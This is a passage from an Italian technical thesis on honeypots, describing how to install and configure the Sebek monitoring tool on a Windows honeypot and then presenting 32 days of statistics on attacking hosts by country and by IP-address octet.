A questo punto, per rendere l'*honeypot* pienamente operativo non resta che ***installare e configurare Sebek***, di cui è stata presa in considerazione la *release 3.0.4* poiché, quando sono state effettuate le sperimentazioni, risultava essere la più recente. Naturalmente, è stata adottata la versione dedicata alla piattaforma *Windows*, scaricabile da [@WinSebek] e molto più semplice da installare rispetto a quella rivolta ai sistemi *Linux*. In questo caso, infatti, non è necessario compilare alcunché, ma è sufficiente eseguire un apposito *installer*, in una maniera del tutto analoga a quanto avviene con un qualsiasi *software* per *Windows*. Il primo passo per installare ***Sebek***, quindi, è costituito dall'esecuzione di questo *installer*, il cui nome è "***setup.exe***" e che è identificato dall'icona 

.
Tuttavia, si consiglia di eseguirlo da linea di comando corredato dal parametro "`/N=`*nome*", in modo da assegnare al file che verrà copiato nel sistema il nome indicato a destra del segno "=". In caso contrario, infatti, il *file* verrà nominato "***sebek.sys***" e,

sebbene esso venga nascosto una volta che ***Sebek*** risulta correttamente installato, è comunque preferibile assegnargli un nome meno ovvio. Ad esempio, nel caso in esame è stato utilizzato il nome "*atidrv*" poiché molto simile a quello che caratterizzano i *file* di un noto produttore di schede grafiche e, quindi, mimetizzabile con maggiore facilità.




Figura 7.5 – Installazione di Sebek su sistemi Windows

In qualsiasi modo si decida di eseguire l'*installer*, verrà attivata una chiara interfaccia grafica che guida in tutto il processo di installazione (vedi Figura 7.5). Dopo aver presentato una schermata di presentazione (***(a)***) e dopo aver mostrato la licenza del *software* (***(b)***), essa chiederà all'utente di fornire la *directory* di installazione di ***Sebek*** (***(c)***), che per *default* è la cartella "`drivers`" situata all'interno della *directory* di sistema di *Windows*. Fatta questa scelta, può avere inizio il vero e proprio processo di installazione, non prima però della conferma del nome che verrà utilizzato per il *file sys* contenente ***Sebek*** (***(d)***). Infine, se non si sono verificati errori, viene mostrata una schermata di conferma dell'avvenuta installazione (***(e)***).

L'installazione è però solamente il primo passo, e neanche il più importante: solo una corretta configurazione è in grado di far funzionare tutto a dovere. Per questo scopo, nel pacchetto scaricato da [@WinSebek] è presente anche un altro eseguibile, chiamato "***Configuration Wizard.exe***" e contraddistinto dall'icona  .

Nella Figura 7.6, vengono mostrate le più importanti videate di questa applicazione. Dopo una schermata di presentazione, viene innanzitutto chiesto di indicare il *file* contenente ***Sebek***, che nel nostro caso è stato chiamato "***atidrv.sys***" (vedi la schermata ***(a)***). Fatto ciò, il programma richiede di inserire i valori di alcuni parametri relativi ai pacchetti che verranno inviati (***(b)***).

In dettaglio, essi sono costituiti da:

- ***Indirizzo MAC di destinazione***: in questo caso, è stato lasciato quello di *default* poiché per la raccolta dei pacchetti ***Sebek*** è stato utilizzato l'*Honeywall* e non un *computer* situato fuori dall'*Honeynet*;
- ***Indirizzo IP di destinazione***: è stato scelto l'*IP 5.111.111.111* per poterlo identificare con facilità. Si noti che l'*Honeywall* è stato configurato in modo da non consentire l'uscita dei pacchetti ***Sebek***, pertanto essi non verranno inviati al *default gateway*;
- ***Porta di destinazione***: è stata scelta la porta *55555*.

Una volta definiti questi parametri, l'interfaccia chiede di inserire il cosiddetto "***Magic Value***" (vedi il paragrafo 5.5, pag.193) indicandone uno di *default* e fornendo la possibilità di generarne uno in maniera casuale (***(c)***), opportunità che deve essere sfruttata poiché non è una buona scelta lasciare l'impostazione di *default*.




Figura 7.6 – Configurazione di *Sebek* in sistemi *Windows*

Definito anche questo parametro, viene poi chiesto di indicare quale *scheda di rete* utilizzare per inviare i pacchetti ***Sebek*** (***(d)***) e, infine, viene data l'opportunità di cambiare il nome dell'interfaccia di configurazione che si sta utilizzando (***(e)***). Quest'ultimo aspetto è meritevole di approfondimenti, poiché è un valido testimone della sofisticatezza di questo strumento. Quando è in esecuzione, infatti, esso è in grado di ***celare***

completamente la sua presenza anche all'amministratore del sistema. Ciò vuol dire che il *file* contente ***Sebek*** (cioè quello copiato nel sistema durante la procedura di installazione e che nel nostro caso è denominato "*atidrv.sys*") non è visualizzato né da *Esplora Risorse* né dalla funzionalità di ricerca *file* integrata in *Windows*. Similmente, risulta inesistente anche la *chiave di registro* da esso creata, che per la precisione è "`HKLM\System\CurrentControlSet\Services\sebek`". Sebbene questa funzionalità sia strettamente necessaria per poter celare la presenza di questo strumento, è sicuramente scomoda nel caso in cui risulti necessario modificare la configurazione di ***Sebek***. L'eseguibile "***Configuration Wizard.exe***", infatti, non sarebbe in grado di accedere al *file* di ***Sebek***: nel caso ci si provasse, apparirebbe il messaggio d'errore mostrato nella schermata ***(f)*** in Figura 7.6. Di conseguenza, ciò costringerebbe a procedere prima alla *disintallazione* di ***Sebek***, poi ad una nuova procedura di installazione. Per evitare questa scomodità, il programma di configurazione fornisce all'utente la possibilità di indicare il nome con il quale esso dovrà essere ridenominato se, in futuro, si desiderasse modificare la configurazione di ***Sebek***. Nel nostro caso, ad esempio, si è deciso di assegnare a questo *software* il nome "*hcfg*". In questo modo, quando si vorrà modificare la configurazione di ***Sebek*** sarà innanzitutto necessario ridenominare il *file* "***Configuration Wizard.exe***" in "***hcfg.exe***"; dopodiché lo si può eseguire ed utilizzare nella maniera consueta. ***Sebek***, infatti, è programmato in maniera tale da rivelare la sua presenza solamente se il nome del programma di configurazione è concorde con quanto dichiarato nella schermata ***(f)*** di Figura 7.6.
Naturalmente, è necessario che la prima configurazione avvenga *subito dopo* l'installazione o, comunque, *prima* di riavviare il sistema. Una volta installato, infatti, ***Sebek*** entrerà in funzione solamente dopo il riavvio della macchina.

Al termine di questo lungo processo di installazione e configurazione, si ha finalmente a disposizione una *Honeynet* a tutti gli effetti pronta ad essere lasciata alle grinfie degli attaccanti. Sebbene non sia strettamente necessario, prima di compiere questo passo è tuttavia bene procedere sia con la creazione delle opportune informazioni per il *ripristino* che con la creazione di *snapshot* del sistema (vedi pag.129), in modo da semplificare rispettivamente la rimessa in servizio di un *honeypot* compromesso ed il rilevamento delle modifiche ad esso apportate dall'intruso. Nei casi come quello di cui si sta discutendo, una buona scelta in merito ai *dati di ripristino* è sicuramente quella di realizzare – prima

che l'*honeypot* venga collegato alla rete – un'immagine del suo disco fisso, la quale dovrà essere gelosamente conservata o, meglio ancora, copiata in un disco fisso rimovibile, pronto ad essere sostituito a quello presente nell'*honeypot* non appena se ne ravveda la necessità. Per quanto riguarda i *tool* per la creazione di *snapshot* e per il monitoraggio della configurazione del sistema, la scelta è piuttosto varia. Molto validi sono gli strumenti *sysinternals* messi a disposizione da *Microsoft* [@Sysinternals], ma esistono anche ottime soluzioni di altri produttori, come *Tripwire* [@Tripwire], *WinFingerprinting*, *WinInterrogate* [@WinInterrogate] e *Winalysis* [@Winalysis]. Nel nostro caso, la scelta è caduta su quest'ultimo, di cui il produttore mette a disposizione una versione di prova liberamente scaricabile da [@Winalysis]. Un aspetto molto interessante di questa soluzione è la possibilità di poterla eseguire anche in un *computer* diverso da quello in cui si è effettuata l'installazione semplicemente spostando la *directory* che contiene i *file* ad essa relativi. In questa maniera, invece di installare il *software* nell'*honeypot*, è possibile copiarlo in un dispositivo di memorizzazione *USB* ed inserire quest'ultimo nella porta *USB* dell'*honeypot* ogniqualvolta si desidera utilizzare le sue funzionalità.

CAPITOLO 8
Risultati della sperimentazione

Nei capitoli precedenti gli *honeypot* sono stati trattati sia sotto un profilo prettamente teorico – in cui si sono enunciati i loro principi di funzionamento chiave – sia sotto una prospettiva più pratica, in cui si sono descritte le principali modalità e tecniche che possono essere adottate per realizzare tali strumenti. Questa tendenza verrà seguita anche in questo capitolo, poiché esso sarà completamente dedicato ad aspetti ancora più pragmatici dei precedenti. Infatti, verranno presentati i risultati delle sperimentazioni svolte attraverso la *Honeynet* realizzata. Lo scopo di questo capitolo è quindi duplice: da un lato, evidenziare le tipologie di informazioni che è possibile acquisire con un *High Interaction honeypot*; dall'altro, verificare la quantità ed il tipo delle minacce effettivamente presenti su *Internet*.

A tal fine, il capitolo è stato suddiviso in due paragrafi. Nel primo si forniscono alcune statistiche in merito alle informazioni acquisite, in modo da dare una visione globale dell'attività rilevata dall'*honeypot*. Nel secondo, invece, ci si concentrerà sulla descrizione di alcuni dei più interessanti eventi verificatisi.

8.1 Statistiche

In questo paragrafo saranno mostrate una serie di statistiche che riassumono le attività rilevate dalla *Honeynet* in un periodo di *32 giorni*. Questa quantità di tempo sicuramente non è sufficiente a fornire un quadro esatto delle minacce esistenti in Internet né a

supportare uno studio che sappia desumere conclusioni valide globalmente. Ciò non ha comunque impedito di rilevare attività interessanti e, soprattutto, di valutare le caratteristiche e le potenzialità offerte da una *Honeynet*.

Iniziamo quindi ad entrare nel vivo del paragrafo precisando fin da subito che, grazie all'adozione degli ultimi aggiornamenti disponibili, nessun attacco è riuscito a violare l'*honeypot*. Inoltre, la totalità degli eventi rilevati è riconducibile all'utilizzo di *tool di attacco automatizzati*. Ciò è stato desunto soprattutto da tre fattori:

- Le varie azioni si sono susseguite con una velocità troppo elevata per poter essere opera di un utente umano;
- Sono stati rilevati attacchi diretti anche a *software* e *servizi* non presenti nell'*honeypot*. Ad esempio, nel paragrafo successivo verrà descritto un attacco che prende di mira una vulnerabilità di *Apache* nonostante nell'*honeypot* sia presente *IIS*. In genere, un attaccante umano difficilmente intraprenderebbe un attacco verso un sistema che sicuramente non contiene la vulnerabilità sfruttata. Infatti, prima cerca di scoprire quale *sistema operativo* è dotata la macchina che prende di mira ed i servizi che essa fornisce, poi agisce di conseguenza. La maggior parte dei *tool* automatizzati, invece, si preoccupa solo di accertarsi dell'esistenza del servizio desiderato;
- Le modalità e i tipi degli attacchi sono risultati essere piuttosto ripetitivi, cosa che difficilmente sarebbe stata rilevata se la maggior parte degli attacchi fossero stati opera di attaccanti umani.

Nonostante i servizi offerti dall'*honeypot* non siano destinati a compiti di produzione e, quindi, non siano stati "pubblicizzati" in nessun modo (ad esempio, inserendo opportuni record nei *DNS*), essi sono stati contattati da un numero di *host* davvero notevole. In poco più di un mese, infatti, l'*Honeywall* ha registrato connessioni in ingresso provenienti da ben ***3514 indirizzi IP differenti***, riconducibili a ***107 Paesi*** dislocati in tutto il pianeta. Naturalmente ciò non vuol dire che si è stati contattati da altrettanti *host* distinti, poiché allo stesso indirizzo *IP* possono corrispondere più macchine e, viceversa, allo stesso sistema possono essere assegnati diversi indirizzi a seconda del momento in cui si collega ad Internet. La maggior parte dei sistemi, infatti, non ha un indirizzo *statico*, bensì viene assegnato loro un indirizzo diverso ogniqualvolta che si collegano ad essa. In più, non si può neanche escludere l'eventualità che uno stesso attaccante riesca ad accedere ad

Internet attraverso reti distinte, caso tutt'altro che remoto se si utilizza un computer portatile. Inoltre, non possono essere considerate pienamente attendibili neanche le statistiche inerenti la localizzazione geografica degli *host* attaccanti. Soprattutto per il traffico *UDP*, i malintenzionati sono soliti utilizzare la tecnica dell'*IP Spoofing*, la quale consiste nell'inviare alla vittima dei pacchetti il cui indirizzo di sorgente non corrisponde con quello effettivamente assegnato all'attaccante. Queste informazioni, poi, non possono essere utilizzate neanche per scoprire il Paese di origine degli attaccanti, poiché spesso essi agiscono utilizzando dei sistemi da loro precedentemente violati, i quali possono anche trovarsi agli antipodi rispetto la loro vera nazione di appartenenza. Nonostante ciò, è stato deciso di investire comunque un po' di tempo nell'effettuazione di alcune ricerche in tal senso, per le quali la principale fonte di informazioni è stato il *database* disponibile gratuitamente in [@GeoIP], coadiuvato talvolta dall'utilizzo di strumenti come il *Whois* ed il *Traceroute*. In tale *database*, la stragrande maggioranza dello spazio degli indirizzi *IP* viene suddiviso in *range*, ad ognuno dei quali viene assegnato una Nazione di appartenenza. L'aspetto interessante di questa risorsa, però, è la sua frequenza di aggiornamento, che è addirittura quotidiana.

A titolo di curiosità, nelle righe seguenti vengono brevemente riassunti alcuni risultati ottenuti da queste semplici ricerche. Nella Tabella 8.1 mostriamo innanzitutto i *venticinque* Paesi dai quali sono risultati provenire più indirizzi *IP*, informazioni che vengono riportate in maniera grafica anche nella Figura 8.1.

	Stato	**Numero di indirizzi IP**	**Percentuale sul totale**
1	Stati Uniti	445	12,66%
2	Corea	333	9,48%
3	Polonia	290	8,25%
4	Cina	276	7,85%
5	Francia	160	4,55%
6	Germania	146	4,15%
7	Brasile	140	3,98%
8	Taiwan	134	3,81%
9	Slovacchia	128	3,64%
10	Regno Unito	111	3,16%
11	Federazione Russa	108	3,07%
12	Giappone	96	2,73%
13	Canada	92	2,62%
14	Italia	88	2,50%
15	Spagna	85	2,42%
16	Svezia	79	2,25%

Continua alla pagina successiva…

…Segue dalla pagina precedente

17	Portogallo	60	1,71%
18	Messico	44	1,25%
19	Austria	44	1,25%
20	Paesi Bassi	42	1,20%
21	Romania	41	1,17%
22	Turchia	29	0,83%
23	Ungheria	28	0,80%
24	Grecia	27	0,77%
25	Hong Kong	27	0,77%

Tabella 8.1 – Maggiori paesi di provenienza degli *host* attaccanti

Più che la locazione geografica, tuttavia, è più interessante studiare come gli *IP* degli attaccanti si distribuiscono all'interno dello spazio degli indirizzi, per verificare se la loro distribuzione è uniforme o meno. A tal proposito, è stato elaborato il grafico riportato in Figura 8.2. In esso, sulle ascisse sono riportati i *primi due ottetti* dell'indirizzo *IP* mentre sulle ordinate sono indicati gli *ultimi due ottetti*. In questo modo, il grafico è in grado di rappresentare l'intero spazio degli indirizzi *IP* e, conseguentemente, ogni singolo punto in esso riportato costituisce un singolo indirizzo *IP*. Per comodità, inoltre, sono state evidenziate le porzioni del grafico relative alle varie classi degli indirizzi IP.




Figura 8.1 – Paesi di provenienza degli *host* attaccanti

Come è possibile notare, la distribuzione degli indirizzi *IP* degli attaccanti non è affatto uniforme. Una loro altissima concentrazione può infatti essere notata in prossimità dell'*IP* dell'*honeypot*, che nel grafico viene rappresentato mediante il punto di dimensioni

maggiori. Mano a mano che ci si allontana dall'*honeypot*, è possibile riscontrare una generale tendenza verso la diminuzione della concentrazione degli attaccanti, anche se esistono alcune notevoli eccezioni. Nonostante in termini numerici siano parecchio distanti dall'*honeypot*, gli indirizzi appartenenti ai *range 58.224.x.x – 72.253.x.x* e *80.34.x.x – 91.127.x.x* si sono infatti mostrati particolarmente attivi.




Figura 8.2 – Distribuzione degli indirizzi *IP* degli *host* attaccanti

Se spostiamo l'attenzione unicamente verso la seconda coppia di *ottetti* – mostrata sulle ordinate – è possibile constatare una situazione diversa: in questo caso, infatti, si ha una distribuzione un più omogenea. In altre parole, gli indirizzi *IP* degli attaccanti tendono ad occupare in maniera uniforme tutti i *65535* possibili valori assumibili da questi due ottetti. Probabilmente questo fatto può essere spiegato con la dilagante diffusione dei *tool* di attacco automatizzati caratterizzati dalla facoltà di potersi propagare autonomamente. Il loro funzionamento, infatti, si basa su una scansione di massa degli indirizzi *IP* alla ricerca di *host* vulnerabili, i quali saranno poi sottoposti ad un attacco per poter propagare anche ad essi il codice malevolo. In genere, però, questa procedura consiste nel prendere in considerazione sequenzialmente vari indirizzi *IP* partendo da quelli della *subnet logica* in cui è situato l'attaccante. In questa maniera, vengono velocemente esplorati tutti i valori assumibili dagli ultimi due ottetti e, conseguentemente, si hanno alte probabilità che uno stesso *malware* riesca ad infettare *host* aventi i *primi due ottetti* in comune.

Tuttavia queste minacce non si fermano una volta terminato di iterare sugli ultimi due ottetti, bensì continuano fino ad interessare pure i restanti due, anche se in maniera più limitata. Questo fatto, quindi, potrebbe spiegare il perché la distribuzione degli *IP* diventa meno uniforme se si considerano i primi due ottetti: il *malware* riesce a diffondersi anche in quei *host* i cui primi due ottetti sono adiacenti a quelli del sistema che lo sta propagando; generalmente, tuttavia, difficilmente esso sarà in grado di spingersi oltre una certa "distanza". A questo punto, però, potrebbe sorgere un obiezione in merito all'effettiva possibilità di riscontrare quanto fin qui detto nelle attività rilevate dall'*honeypot*. Dopotutto, la diffusione coinvolge macchine che possono non avere nulla a che fare con esso. Tuttavia, se una di queste minacce contatta l'*honeypot*, allora c'è una buona probabilità che prima o poi lo facciano anche altre istanze della stessa minaccia, se non altro perché utilizzano gli stessi meccanismi di diffusione. Ma se tendenzialmente esse sono più presenti in *host* aventi indirizzi *IP* piuttosto vicini, allora sarà altamente probabile che l'*honeypot* venga contattato da *host* non troppo distanti tra loro. Conseguentemente, la distribuzione degli *IP* attaccanti può essere influenzata dalle modalità di propagazione del codice malevolo. Sebbene dotato di un buon livello di chiarezza, il grafico riportato in Figura 8.2 non consente di individuare con precisione gli indirizzi da cui sono provenuti il maggior numero di *host*.

	Primo Ottetto	**Frequenza**
1	213	*791*
2	83	*138*
3	218	*135*
4	201	*122*
5	200	*113*
6	211	*101*
7	82	*92*
8	61	*91*
9	84	*87*
10	69	*84*
11	212	*75*
12	222	*72*
13	81	*68*
14	59	*66*
15	88	*66*
16	89	*65*
17	24	*63*
18	62	*62*
19	217	*59*
20	124	*59*

	Primo e Secondo Ottetto	**Frequenza**
1	213.81	*120*
2	213.77	*66*
3	213.238	*57*
4	213.76	*34*
5	69.209	*24*
6	213.22	*21*
7	69.228	*20*
8	204.16	*19*
9	213.80	*16*
10	89.156	*15*
11	59.117	*15*
12	213.144	*11*
13	213.33	*11*
14	213.55	*11*
15	83.8	*10*
16	213.82	*10*
17	213.222	*10*
18	213.39	*10*
19	218.167	*9*
20	213.67	*9*

